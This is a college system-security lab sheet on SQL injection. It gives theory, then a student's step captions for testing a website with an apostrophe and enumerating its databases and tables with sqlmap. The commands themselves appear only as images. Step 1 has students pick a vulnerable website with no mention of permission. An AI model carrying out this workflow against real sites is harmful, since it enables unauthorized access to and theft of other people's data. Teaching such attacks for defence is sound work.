Terna Engineering College

Computer Engineering Department

Class: TE **Sem.: VI**

Course: System Security Lab

PART A

(PART A: TO BE REFERRED BY STUDENTS)

Experiment No.08

A.1 Aim:

Perform SQL injection on a vulnerable website.

A.2 Prerequisite:

Basic Knowledge of SQL queries, HTML/PHP.

A.3 Outcome:

After successful completion of this experiment, students will be able to set up firewalls and intrusion detection systems using open source technologies and explore email security and explore various attacks like buffer overflow, SQL injection and web application attacks.

A.4 Theory:

- ➔ SQL Injection (SQLi) is a type of injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.
- ➔ An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Criminals may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities.

➔ To make an SQL Injection attack, an attacker must first find vulnerable user inputs within the web page or web application. A web page or web application that has an SQL Injection vulnerability uses such user input directly in an SQL query. The attacker can create input content. Such content is often called a malicious payload and is the key part of the attack. After the attacker sends this content, malicious SQL commands are executed in the database.

➔ SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases. In some cases, you can also use SQL commands to run operating system commands. Therefore, a successful SQL Injection attack can have very serious consequences.

- Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.

- SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.

- SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.

- You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.

- In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such a case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

PART B

(PART B: TO BE COMPLETED BY STUDENTS)


(Students must submit the soft copy as per the following segments within two hours of the practical. The soft copy must be uploaded on the Blackboard or emailed to the concerned lab in charge faculties at the end of the practical in case there is no Blackboard access available)

Roll No. 50	**Name:** AMEY THAKUR
Class: Comps TE B	**Batch:** B3
Date of Experiment: 20/04/2021	**Date of Submission:** 20/04/2021
Grade:	


B.1 Output

(add a snapshot of output)


Step 1: Pick a vulnerable website you can perform SQL injection on.




STEP 2: To confirm the vulnerability, add an apostrophe sign at the end of the link. As we see the warning is coming from the webserver, hence it is vulnerable.




STEP 3: Open the kernel and run the following command to target the website using 'SQLMAP', an inbuilt software in the Linux operating system.







STEP 4: Here we retrieve information about available databases.





STEP 5: Run the next command to gain further information about the tables inside the database.






